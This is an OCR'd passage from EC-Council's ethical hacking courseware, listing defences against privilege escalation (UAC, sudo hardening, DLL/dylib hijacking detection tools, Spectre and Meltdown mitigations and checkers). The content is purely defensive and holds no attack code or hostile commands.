- Change UAC settings to "Always Notify," so that it increases the visibility of the user when UAC elevation is requested
- Restrict users from writing files to the search paths for applications
- Continuously monitor filesystem permissions using auditing tools
- Reduce the privileges of user accounts and groups so that only legitimate administrators can make service changes
- Use whitelisting tools to identify and block malicious software that changes file, directory, or service permissions
- Use fully qualified paths in all Windows applications
- Ensure that all executables are placed in write-protected directories
- In Mac OSs, prevent plist files from being altered by users by making them read-only
- Block unwanted system utilities or software that may be used to schedule tasks
- Regularly patch and update the web servers
- Disable the default local administrator account
- Detect, repair, and fix any flaws or errors running in the system services

Defend against abusing sudo rights:

- Implement a strong password policy for sudo users
- Turn off password caching by setting the timestamp_timeout to 0, so that every time sudo is executed users must input their password
- Separate sudo-level administrative accounts from the administrator's regular accounts, to prevent stealing of sensitive passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- Update user permissions and accounts at regular intervals
- Test sudo users with access to programs containing parameters for arbitrary code execution

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker


- Dependency Walker detects many common application problems such as missing modules, invalid modules, import/export mismatches, and circular dependency errors



http://www.dependencywalker.com

Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked



https://objective-see.com

Tools for Defending against DLL and Dylib Hijacking

Cybersecurity professionals can use tools such as Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to detect and prevent privilege escalation using DLL hijacking. In addition, tools such as Dylib Hijack Scanner help security professionals to detect and prevent privilege escalation using Dylib hijacking on OS X systems. These tools help security professionals to monitor system files for modifying, moving, renaming, or replacing DLLs or dylibs in the systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker is useful for troubleshooting system errors related to loading and executing modules. It detects many common application problems, such as missing modules, invalid modules, import/export mismatches, circular dependency errors, etc.

  As shown in the screenshot, cybersecurity professionals use Dependency Walker to verify all the DLLs used by an application, the location from which DLLs are loaded, missing DLLs, etc. This information helps security professionals to detect, patch, and fix misconfigured DLLs in the systems.




Figure 6.98: Screenshot of Dependency Walker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dylib Hijack Scanner**

  Source: *https://objective-see.com*

  Dylib Hijack Scanner (DHS) is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked.

  As shown in the screenshot, security professionals use DHS to detect applications that have been hijacked or are vulnerable to dylib hijacking. This information helps them to patch and fix these applications.




Figure 6.99: Screenshot of Dylib Hijack Scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Spectre and Meltdown Vulnerabilities

1. Regularly patch and update operating systems and firmware
2. Enable continuous monitoring of critical applications and services running on the system and network
3. Regularly patch vulnerable software such as browsers
4. Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
5. Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
6. Block services and applications that allow unprivileged users to execute code
7. Never install unauthorized software or access untrusted websites from systems storing sensitive information
8. Use Data Loss Prevention (DLP) solutions to prevent leakage of critical information from runtime memory
9. Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Spectre and Meltdown Vulnerabilities

Various countermeasures to defend privilege escalation attacks that exploit Spectre and Meltdown vulnerabilities are as follows:

- Regularly patch and update OSs and firmware
- Enable continuous monitoring of critical applications and services running on the system and network
- Regularly patch vulnerable software such as browsers
- Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
- Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- Block services and applications that allow unprivileged users to execute code
- Never install unauthorized software or access untrusted websites from systems storing sensitive information
- Use data loss prevention (DLP) solutions to prevent leakage of critical information from runtime memory
- Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Tools for Detecting Spectre and Meltdown Vulnerabilities


InSpectre

- InSpectre examines and discloses any Windows system's hardware and software vulnerability to Meltdown and Spectre attacks

Spectre & Meltdown Checker

- Spectre & Meltdown Checker is a shell script to tell if your system is vulnerable against the several "speculative execution" CVEs





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Spectre and Meltdown Vulnerabilities

Security professionals can use tools such as InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool, etc. to detect Spectre and Meltdown vulnerabilities that exist in the system hardware. Detection of these vulnerabilities before exploitation helps security professionals to install the necessary OS and firmware patches to defend against such exploitation.

- **InSpectre**

  Source: *https://www.grc.com*

  InSpectre examines and discloses any Windows system's hardware and software capability to prevent Meltdown and Spectre attacks. Detecting these vulnerabilities at an early stage helps security professionals to update system hardware, its BIOS, which reloads the updated processor firmware, and its OS to use the new processor features.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.100: Screenshot of InSpectre showing Spectre and Meltdown vulnerabilities

- **Spectre & Meltdown Checker**

  Source: *https://github.com*

  Spectre & Meltdown Checker is a shell script to determine whether a system is vulnerable against various "speculative execution" CVEs. For Linux systems, the script will detect mitigations, including backported non-vanilla patches, regardless of the advertised kernel version number or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch, etc.).

  As shown in the screenshot, security professionals use Spectre & Meltdown Checker to determine whether the system is immune to speculative execution vulnerabilities. This tool helps them in verifying whether the system has the known correct mitigations in place.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

